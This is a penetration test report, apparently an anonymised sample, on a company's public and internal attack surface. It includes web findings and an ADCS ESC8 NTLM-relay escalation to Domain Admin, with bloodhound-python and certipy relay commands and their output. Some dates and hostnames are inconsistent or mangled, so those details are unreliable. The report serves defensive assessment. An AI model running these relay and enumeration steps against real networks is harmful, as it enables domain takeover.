

ACD-Sample Co.

Public & Internal Attack Surface

Advanced Threat Inspection

Blackbox/ Greybox Service Test

V.1.0

Client

ACD Sample Co.
Sample street 33
8021 Graz
Austria

Date

2023-02-05

Authors

Georg Lerchbaum
Marcel Schnideritsch
Marcel Stering

1. Document properties

Titel	ACD Sample Co. / Public & Internal Attack Surface Advanced Threat Inspection
Version	1.0
Authors	Georg Lerchbaum Marcel Schnideritsch Marcel Stering
Testers	Georg Lerchbaum (OSCP & GWAPT) Marcel Schnideritsch (OSCP) Marcel Stering (OSCP)
Verified by	Erlend Depine
Released by	Erlend Depine
Confidentiality	confidential

2. Version Control

Version	Date	Authors	Description
V0.1	2023-02-04	Georg Lerchbaum Marcel Schnideritsch Marcel Stering	Report
V1.0	2023-02-05	Erlend Depine	Review and final version

3. Distribution

Copy Nr.	Client	Name	Date
1	ACD Sample Co.	Herbert Sampler Elke Example	2023-02-06

4. Content

1. Document properties.....	1
2. Version Control	1
3. Distribution	1
4. Content	2
5. Summary.....	5
5.1. Scope.....	5
5.2. Project goals.....	6
5.3. Assumptions.....	6
5.4. Schedule.....	6
5.5. Summary of the test procedure.....	7
5.6. Summary of the test results (overall)	7
6. Procedure	8
6.1. Analysis.....	8
6.2. Risk rating.....	8
7. Public Attack Surface	10
7.1. Public WP-JSON API (www.acdsample.at).....	11
7.1.1. Analysis.....	11
7.1.2. Recommendation.....	12
7.2. Information of database through stacktrace (jobs.acdsample.at).....	13
7.2.1. Analysis.....	13
7.2.2. Recommendation.....	13
7.3. Outdated PHP-Version (jobs.acdsample.at)	14
7.3.1. Analysis.....	14
7.3.2. Recommendation.....	14
7.4. No HSTS (www.acdsample.at & jobs.acdsample.at)	15
7.4.1. Analysis.....	15
7.4.2. Recommendation.....	15
7.5. Several test pages public (jobs.acdsample.at).....	15
7.5.1. Analysis.....	15

7.5.2.	Recommendation.....	15
7.6.	XSS via branch / Niederlassung (jobs.acdsample.at)	16
7.6.1.	Analysis.....	16
7.6.2.	Recommendation.....	17
7.7.	Niederlassung „Sampledorf bei Baden“: 182.57.2.194/29.....	17
7.7.1.	Analysis.....	17
8.	Internal attack surface	18
8.1.	Domain Administrator through ADCS ESC8 (NTLM-Relay-Attack)	19
8.1.1.	Analysis.....	19
8.1.2.	Recommendation.....	24
8.2.	Domain Administrator through stored cleartext password	25
8.2.1.	Analysis.....	25
8.2.2.	Recommendation.....	26
8.3.	Kerberoastable Domain Admin Hash.....	27
8.3.1.	Analysis.....	27
8.3.2.	Recommendation.....	27
8.4.	intranet.acds.eu takeover by Webshell	28
8.4.1.	Analysis.....	28
8.4.2.	Recommendation.....	31
8.5.	IIS user takeover of domain computers via Firebird.....	32
8.5.1.	Analysis.....	32
8.5.2.	Recommendation.....	34
8.6.	Full access to booking database via default password	35
8.6.1.	Analysis.....	35
8.6.2.	Recommendation.....	37
8.7.	Potential Denial of Service Attack of XPORT Lantronix Devices	38
8.7.1.	Analysis.....	38
8.7.2.	Recommendation.....	39
8.8.	Local rights extension by Firebird (Privesc Attempt).....	40
8.8.1.	Analysis.....	40
8.8.2.	Recommendation.....	42

8.9.	Printer with default passwords.....	43
8.9.1.	Analysis.....	43
8.9.2.	Recommendation.....	46
8.10.	ACTi E32 cameras default access	47
8.10.1.	Analysis.....	47
8.10.2.	Recommendation.....	47
8.11.	Meteocontrol password information disclosure	48
8.11.1.	Analysis.....	48
8.11.2.	Recommendation.....	49
8.12.	Cisco Phone Adapter default access	50
8.12.1.	Analysis.....	50
8.12.2.	Recommendation.....	50
8.13.	intranet.acds.eu search vulnerable to XSS	51
8.13.1.	Analysis.....	51
8.13.2.	Recommendation.....	51
8.14.	Clickshare Dashboard default access.....	52
8.14.1.	Analysis.....	52
8.14.2.	Recommendation.....	52
8.15.	Domain share findings:	53
8.15.1.	Analysis.....	53
8.15.2.	Recommendation.....	59
9.	On.site inspection	60
9.1.	WiFi	60
9.2.	VoIP network.....	61
10.	Exploitation Chain	62
11.	Used Software.....	63

5. Summary

This document describes the results of the security review of the internal and public attack surface provided by ACD Sample Co.. The security of the systems was evaluated by means of a penetration test. The aim was to find possible gateways for attackers and to document software problems that could be of advantage to an attacker. The security problems found were also to be assessed according to risk.

5.1. Scope

The test was aimed at the following systems:

Public Attack Surface:

- 254.55.223.104/29
- jobs.acdsample.at
- www.acdsample.at
- 182.57.2.194/29

Internal Attack Surface:

- | | | | |
|--------------------|--------------------|-------------------|-------------------|
| • 192.168.84.0/24 | • 192.168.251.0/24 | • 192.168.47.0/24 | • 192.168.9.0/24 |
| • 192.168.85.0/24 | • 192.168.252.0/24 | • 192.168.48.0/24 | • 192.168.10.0/24 |
| • 192.168.86.0/24 | • 192.168.253.0/24 | • 192.168.56.0/24 | • 192.168.11.0/24 |
| • 192.168.87.0/24 | • 192.168.82.0/23 | • 192.168.62.0/24 | • 192.168.12.0/24 |
| • 192.168.90.0/24 | • 192.168.27.0/24 | • 192.168.66.0/24 | • 192.168.13.0/24 |
| • 192.168.93.0/24 | • 192.168.28.0/24 | • 192.168.67.0/24 | • 192.168.14.0/24 |
| • 192.168.96.0/24 | • 192.168.29.0/24 | • 192.168.69.0/24 | • 192.168.15.0/24 |
| • 192.168.100.0/24 | • 192.168.30.0/24 | • 192.168.70.0/24 | • 192.168.17.0/24 |
| • 192.168.111.0/24 | • 192.168.31.0/24 | • 192.168.76.0/24 | • 192.168.18.0/24 |
| • 192.168.112.0/24 | • 192.168.32.0/24 | • 192.168.77.0/24 | • 192.168.21.0/24 |
| • 192.168.115.0/24 | • 192.168.33.0/24 | • 10.10.1.0/24 | • 192.168.24.0/24 |
| • 192.168.116.0/24 | • 192.168.35.0/24 | • 192.168.0.0/24 | • 192.168.25.0/24 |
| • 192.168.117.0/24 | • 192.168.38.0/24 | • 192.168.1.0/24 | • 192.168.26.0/24 |
| • 192.168.118.0/24 | • 192.168.39.0/24 | • 192.168.2.0/24 | |
| • 192.168.120.0/24 | • 192.168.40.0/24 | • 192.168.3.0/24 | |
| • 192.168.157.0/24 | • 192.168.41.0/24 | • 192.168.4.0/24 | |
| • 192.168.169.0/24 | • 192.168.42.0/24 | • 192.168.5.0/24 | |
| • 192.168.186.0/24 | • 192.168.44.0/24 | • 192.168.6.0/24 | |
| • 192.168.250.0/24 | • 192.168.45.0/24 | • 192.168.7.0/24 | |
| | | • 192.168.8.0/24 | |

On-site attack surface – location Weiz:

- WiFi
- VoIP

5.2. Project goals

In order to evaluate the security status of the service in the best possible way, the search for errors was as broad as possible. This means that several ways of causing damage to the system were tested. The possibilities found were exploited to gain a better insight for the risk assessment. The risk of each security issue was determined after the test based on the probability and impact factors.




5.3. Assumptions

The assumption for the public attack surface was an attacker attempting to penetrate the system using automated tools.

For the internal attack surface, it was assumed that an attacker already had access to a domain account (standard user).

In the course of the on-site check, it was assumed that an attacker was working in the building as maintenance personnel (e.g. checking smoke detectors, flower caretakers, etc.) or had access to a meeting room.

5.4. Schedule

Test phase	Reconnaissance	Pentest	Report
			
Start date	2023-01-02	2023-01-04	2023-01-30
End date	2023-01-03	2023-01-30	2023-02-05


5.5. Summary of the test procedure

During the test process, the predefined scope was checked both manually and automatically for security vulnerabilities. Vulnerabilities were identified, documented and summarized in detail in this report.

The WiFi was checked on site. Furthermore, it was checked which systems are accessible when accessing a network socket (VoIP telephone).

5.6. Summary of the test results (overall)

Rating	Note	Low	Medium	High	Critical
	5	7	3	3	2



Several security vulnerabilities were identified during the review. These include several critical problems, such as possibilities for a local user to escalate to the domain administrator. Furthermore, several possibilities were found to take over internal computers. The internal intranet also had vulnerabilities that could allow an attacker to gain administrator access to the system via a web shell.

Several devices such as printers, switches, Xport and IP cameras were also found with default passwords, including many with the ability to upgrade firmware via custom files, allowing an attacker to use this system for further exploitation on the network. All other findings can be found in detail in this report..

6. Procedure

This chapter deals with the procedure during the test.

6.1. Analysis

In the analysis phase, the defined targets were examined in more detail and their purpose evaluated based on the information obtained during the analysis phase. In the exploitation phase, the vulnerabilities were then exploited using this information.

6.2. Risk rating

The risk of each security issue is assessed based on several factors. The overall risk for each vulnerability is calculated using the following formula:

$$\text{Risk} = \text{Probability} * \text{Impact}$$

		Risk		
Impact	High	Medium	High	Critical
	Medium	Low	Medium	High
	Low	Note	Low	Medium
		Low	Medium	Low
		Probability		

The risk assessment is carried out in several steps:

1. Name the risk

The testers describe methods and accesses that can damage the system. The economic and technical effects are discussed.

2. Evaluate the risk that the vulnerability will be exploited

This probability is based on several factors:

- a. Characteristics of the attacker
 - Skill

- Motive
 - Possibilities
 - Ressources
- b. Properties of the vulnerability
- How hard is it to find the vulnerability?
 - How difficult is it to exploit the vulnerability?
 - Ist he vulnerability (publicly) known?
 - How difficult is it to detect that the vulnerability has been exploited (IDS)?

3. Assessing the impact

There are different types of possible impacts:

- a. Technical impact
- Loss of theft of sensitive data
 - Destroyed data
 - Service or system outage
 - Can data theft be detected?
- b. Economic impact
- Financial loss
 - Image damage
 - Violations oft he law


4. Assessment of the risks based on the values for probability and impact

5. Adjusting the results on the basis of empirical values

6. Making recommendations on how to deal with the respective risk

7. Public Attack Surface

Rating	Note	Low	Medium	High	Critical
	2	3	0	0	0



In this section, all results of the public attack surface are described in detail.

The public attack surface was scanned for vulnerabilities using automated tools and manual tests, but no critical vulnerabilities were found.

7.1. Public WP-JSON API (www.acdsample.at)

Probability	Impact	Risk
Low	Low	Low

7.1.1. Analysis

When analyzing the website and the associated WordPress configuration, we found that the WP-JSON API is accessible to unauthenticated users. This can be used to extract some information about the website that an attacker can use for further attacks (information disclosure).

For example, an attacker can obtain information about registered users, plugins and posts. However, direct interaction with the plugins' APIs is not possible without authentication.

```

GET /wp-json/ HTTP/2
Host: www.acdsample.at
Cookie: en_tags={"summer":{"exp":1683099199464,"wt":100}}; _gcl_au=1.1.309950319.1683012800;
_ga_H88JPMDF=GS1.1.1683012800.1.0.1683012800.0.0.0; _ga=GA1.2.420032213.1683012800; _gid=
GA1.2.1977344603.1683012800; _dc_gtm_UA-391147-1=1; _hjSessionUser_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZ0ZWQ1OjE2ODMwMTI4MDA2Mzgs
ImV4aXN0aW5nIjpmYXZzZX0=; _hjFirstSeen=1; _hjIncludedInSessionSample_595894=0;
_hjSession_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZ0ZWQ1OjE2ODMwMTI4MDA2NDMs
ImluU2FtcGxliIjpmYXZzZX0=; _hjAbsoluteSessionInProgress=1; PHPSESSID=
pn0hgb0a3he4mr4an8ri7ingea; Google%20Analytics=true; Marketing=true; GdprAccepted=
f7e9565681d1c6bcfa57e8021b0646e0
Content-Length: 0
Sec-Ch-UA: "Not:A-Brand";v="99", "Chromium";v="112"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-UA-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
Sec-Ch-UA-Platform: "macOS"
Origin: https://www.acdsample.at
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://www.acdsample.at
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8

18 Cf-Cache-Status: DYNAMIC
19 Report-To:
{"endpoints":[{"url":"https://a.nel.cloudflare.com/v1/jhPuuqD7CWHcWQXTdL2iTw%3D%3D"}],"group":
20 Nel: {"success_fraction":0,"report_to":"cf-nel"}
21 Server: cloudflare
22 Cf-Ray: 7c0ea3a53cf13258-VIE
23
24 {
  "name": "www.acdsample.at",
  "description": "",
  "url": "https://www.acdsample.at",
  "home": "https://www.acdsample.at",
  "gmt_offset": 2,
  "timezone_string": "Europe/Vienna",
  "namespaces": [
    "simple-page-ordering/v1",
    "wpm/v1",
    "ninja-forms-submissions",
    "ninja-forms-views",
    "redirection/v1",
    "towa-gdpr",
    "yoast/v1",
    "wpm/tm/v1",
    "wpm/ate/v1",
    "wpm/st/v1",
    "wp-smush/v1",
    "mdb-api/v1",
    "atas/installer/v1"
  ]
}

```

```

GET /wp-json/wp/v2/users HTTP/2
Host: www.acdsample.at
Cookie: en_tags={"summer":{"exp":1683099199464,"wt":100}}; _gcl_au=1.1.309950319.1683012800;
_ga_H88JPMDF=GS1.1.1683012800.1.0.1683012800.0.0.0; _ga=GA1.2.420032213.1683012800; _gid=
GA1.2.1977344603.1683012800; _dc_gtm_UA-391147-1=1; _hjSessionUser_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZ0ZWQ1OjE2ODMwMTI4MDA2Mzgs
ImV4aXN0aW5nIjpmYXZzZX0=; _hjFirstSeen=1; _hjIncludedInSessionSample_595894=0;
_hjSession_595894=
eyJpZCI6ImQwY2YyNWElMTM1NzgtNTkyNS1iOTNhLTMSZDA4NTNhM2Y5MyIsImNyZWZ0ZWQ1OjE2ODMwMTI4MDA2NDMs
ImluU2FtcGxliIjpmYXZzZX0=; _hjAbsoluteSessionInProgress=1; PHPSESSID=
pn0hgb0a3he4mr4an8ri7ingea; Google%20Analytics=true; Marketing=true; GdprAccepted=
f7e9565681d1c6bcfa57e8021b0646e0
Content-Length: 0
Sec-Ch-UA: "Not:A-Brand";v="99", "Chromium";v="112"
Accept: application/json, text/plain, */*
Content-Type: application/json;charset=UTF-8
Sec-Ch-UA-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36

20 Cf-Cache-Status: DYNAMIC
21 Report-To:
{"endpoints":[{"url":"https://a.nel.cloudflare.com/v1/jhPuuqD7CWHcWQXTdL2iTw%3D%3D"}],"group":
22 Nel: {"success_fraction":0,"report_to":"cf-nel"}
23 Server: cloudflare
24 Cf-Ray: 7c0ea57898643258-VIE
25
26 [
  {
    "id": 179,
    "name": "andrea.https://www.acdsample.at",
    "url": "https://www.acdsample.at/andrea-https://www.acdsample.at",
    "description": "",
    "link": "https://www.acdsample.at/andrea-https://www.acdsample.at",
    "slug": "andrea-https://www.acdsample.at",
    "meta": [
    ],
    "yoast_head":

```

Identified Users:

- andrea.beispieluser
- anja.sampleuser
- bettina.testuser
- acdsample.online
- marlene.supertest
- karl_sample
- joe.uberuser
- acdcontent.cs
- sampleagentur_admin

The information about all registered users can be used for brute force attacks or in spear phishing campaigns, for example.

7.1.2. Recommendation

We recommend making the API accessible only to authenticated users, especially the /users endpoint, to prevent attackers from easily obtaining information such as usernames.

7.2. Information of database through stacktrace (jobs.acdsample.at)

Probability	Impact	Risk
Low	Low	Low

7.2.1. Analysis

During the website analysis, a stack trace was used to determine which database is used by the website. With this knowledge, an attacker can restrict the syntax of the database used in order to carry out SQL injection attacks on the database.

```
GET /... HTTP/1.1
Host: jufa.gob5.gns.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.5672.93 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Wed, 17 May 2023 05:17:34 GMT
4 Content-Type: text/html; charset=UTF-8
5 Content-Length: 329
6 Connection: close
7 X-Powered-By: PHP/7.2.15
8 Set-Cookie: ...; expires=Wed, 17-May-2023 07:17:34 GMT; Max-Age=7200; path=SESSION_PATH; domain=...; secure
9 Expires: Thu, 19 Nov 1981 08:52:00 GMT
10 Cache-Control: no-store, no-cache, must-revalidate
11 Pragma: no-cache
12 Vary: Accept-Encoding
13 Access-Control-Allow-Origin: *
14
15 You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ')' as weekdays_valid
16 FROM '...
17 ' at line 5 in /var/www/.../app/lib/.../class.php on line 578 in class...
```

7.2.2. Recommendation

We recommend limiting the information provided to the client to the bare essentials.

7.3. Outdated PHP-Version (jobs.acdsample.at)

Probability	Impact	Risk
Low	Low	Low

7.3.1. Analysis

When analyzing the website, it was determined that it runs on a rather outdated PHP version (7.2.15). There are already several known security vulnerabilities from and after this version.

CRITICAL	9.8	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.
CRITICAL	9.8	PHP 7.2.x < 7.2.16 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.2.x < 7.2.17 Multiple vulnerabilities.
CRITICAL	9.1	PHP 7.2.x < 7.2.18 Heap-based Buffer Overflow Vulnerability.
CRITICAL	9.1	PHP 7.2.x < 7.2.19 Multiple Vulnerabilities.
CRITICAL	9.1	PHP 7.2.x < 7.2.28 / PHP 7.3.x < 7.3.15 / 7.4.x < 7.4.3 Multiple Vulnerabilities
HIGH	7.5	PHP < 7.3.24 Multiple Vulnerabilities
HIGH	7.5	PHP 7.2.x < 7.2.30 Multiple Vulnerabilities
HIGH	7.5	PHP 7.2.x / 7.3.x < 7.3.22 Memory Leak Vulnerability
HIGH	7.1	PHP 7.2.x < 7.2.21 Multiple Vulnerabilities.
MEDIUM	6.5	PHP 7.2 < 7.2.34 / 7.3.x < 7.3.23 / 7.4.x < 7.4.11 Multiple Vulnerabilities
MEDIUM	5.3	PHP < 7.3.28 Email Header Injection
MEDIUM	5.3	PHP 7.2.x < 7.2.31 / 7.3.x < 7.3.18, 7.4.x < 7.4.6 Denial of Service (DoS)
LOW	3.6	PHP 7.2.x < 7.2.33 Use-After-Free Vulnerability

None of these exploits could be applied directly to the website, but it is recommended to update to a current PHP version.

7.3.2. Recommendation

We recommend updating to a newer PHP version.

7.4. No HSTS (www.acdsample.at & jobs.acdsample.at)

Probability	Impact	Risk
Low	Low	Low

7.4.1. Analysis

The HTTPS server does not enforce HTTP Strict Transport Security (HSTS). HSTS is an optional response header that can be configured on the server to instruct the browser to communicate only over HTTPS.

The absence of HSTS enables downgrade attacks, SSL stripping man-in-the-middle attacks and weakens protection against cookie hijacking.

7.4.2. Recommendation


We recommend setting the appropriate header.

7.5. Several test pages public (jobs.acdsample.at)

Probability	Impact	Risk
Note	Note	Note

7.5.1. Analysis

When analyzing the website, we discovered "test.php" and "test2.php", with the latter redirecting to "engarde.php". Although these test pages do not pose a direct security risk, they should not be publicly accessible unless absolutely necessary.



7.5.2. Recommendation

We recommend not making these pages publicly accessible.

7.6. XSS via branch / Niederlassung (jobs.acdsample.at)


Wahrscheinlichkeit	Auswirkung	Risiko
Notiz	Notiz	Notiz

7.6.1. Analysis

When analyzing the website, it was determined that the URL path is taken as the name of the branch. If this input is not found, the server responds with the corresponding name of the branch office. The response is not "escaped" correctly, which enables a cross-site scripting (XSS) attack. However, it should be noted that the attack options in this case are very limited.



This also applies to the URL parameter "Niederlassung" in the request path "/getpostion". The JavaScript to be inserted is not restricted in this parameter. In addition, external requests are not restricted by headers, which basically gives an attacker the opportunity to extract data through an XSS attack. Here too, the possibilities for exploitation in a real scenario are extremely limited.



7.6.2. Recommendation

We recommend that you "encode" the response correctly.


7.7. Niederlassung „Samedorf bei Baden“: 182.57.2.194/29

7.7.1. Analysis

The public IP range of the "Samedorf bei Baden" branch offers no attack surface; no ports that are open / publicly accessible could be identified.

8. Internal attack surface

Rating	Note	Low	Medium	High	Critical
	3	4	3	3	2



This section describes all the results of the internal attack surface in detail.

The internal attack surface was scanned for vulnerabilities using automated tools and manual tests. We were able to gain domain administration rights in several ways, and other internal attack vectors were also discovered.

We were unable to escalate administration rights locally on the user assigned to us and the newer terminal server. However, targets were identified during the test where local administration rights were available. In addition, neither escalation path to the domain administrator required administration rights.

8.1. Domain Administrator through ADCS ESC8 (NTLM-Relay-Attack)

Probability	Impact	Risk
High	High	Critical

8.1.1. Analysis

During the analysis of the Active Directory and the certificate issuance server, it was discovered that ACDSAMPLE-ROOT has activated a web-based certificate request (enrollment). This in turn can be exploited using an NTLM relay attack to escalate to higher domain rights.

Explanation of the exploit:

AD CS supports various HTTP-based logon methods via additional AD CS server roles that administrators can install. These HTTP-based certificate request interfaces are generally vulnerable to NTLM relay attacks. Using NTLM relay, an attacker can impersonate any inbound NTLM-authenticating AD account on a compromised machine. While impersonating the victim account, an attacker could access these web interfaces and request a client authentication certificate based on the user or machine certificate templates.

To summarize, if an environment has AD CS installed, along with a vulnerable web enrollment endpoint and at least one published certificate template that allows domain computer logon and client authentication (such as the default machine template), any computer running the spooler service can be compromised by an attacker!Source:

- Documentation of the security vulnerability (NTLM Relay to AD CS HTTP Endpoints - ESC8): https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf
- Resolution according to Microsoft: <https://support.microsoft.com/en-gb/topic/kb5005413-mitigating-ntlm-relay-attacks-on-active-directory-certificate-services-ad-cs-3612b773-4043-4aa9-b23d-b87910cd3429>
- Tools used for finding:
 - <https://github.com/ly4k/Certipy>
 - <https://github.com/BloodHoundAD/BloodHound>
- Tools used for exploit
 - <https://github.com/ly4k/Certipy>
 - <https://github.com/topotam/PetitPotam>

This PoC tool uses:

- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31

- <https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-36942>
- https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31
- <https://github.com/fortra/impacket>

Execution of the exploit:


1. Active Directory Enumeration with Bloodhound:

```

$bloodhound-python -u 'Administrator' -p '20200101' -ns 192.168.1.53 -d corp.local -c all
INFO: Found AD domain: corp.local
INFO: Getting TGT for user Administrator
INFO: Connecting to LDAP server: at: 192.168.1.53:389 corp.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 664 computers
INFO: Connecting to LDAP server: at: 192.168.1.53:389 corp.local
INFO: Found 712 users
INFO: Found 311 groups
INFO: Found 42 gpos
INFO: Found 45 ous
INFO: Found 21 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: NB-192.168.1.10001.corp.local
INFO: Querying computer: NB-192.168.1.086.corp.local
INFO: Querying computer: PC-192.168.1.002.corp.local
INFO: Querying computer: AT-192.168.1.50.corp.local
INFO: Querying computer: PC-192.168.1.001.corp.local
INFO: Querying computer: PC-192.168.1.001.corp.local
INFO: Querying computer: NB-192.168.1.001.corp.local
INFO: Querying computer: NB-192.168.1.001.corp.local
INFO: Querying computer: PC-192.168.1.001.corp.local
INFO: Querying computer: NB-192.168.1.002.corp.local
INFO: Querying computer: PC-192.168.1.001.corp.local

```

2. Identification of the vulnerable certificate server:



Query -> MATCH (n:GPO) WHERE n.type = 'Enrollment Service' and n.`Web Enrollment` = 'Enabled' RETURN n

3. Execution of the NTLM Relay Attack

```
[parrot@parrot]-[~]
└─$ sudo certipy relay -ca at:10.10.10.050.10.10.10.local -template DomainController
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Targeting http://at:10.10.10.050.10.10.10.local/certsrv/certifnsh.asp
[*] Listening on 0.0.0.0:445
[*] Requesting certificate for 'AT:10.10.10.053$' based on the template 'DomainController'
[*] Got certificate with DNS Host Name 'AT:10.10.10.053.10.10.10.local'
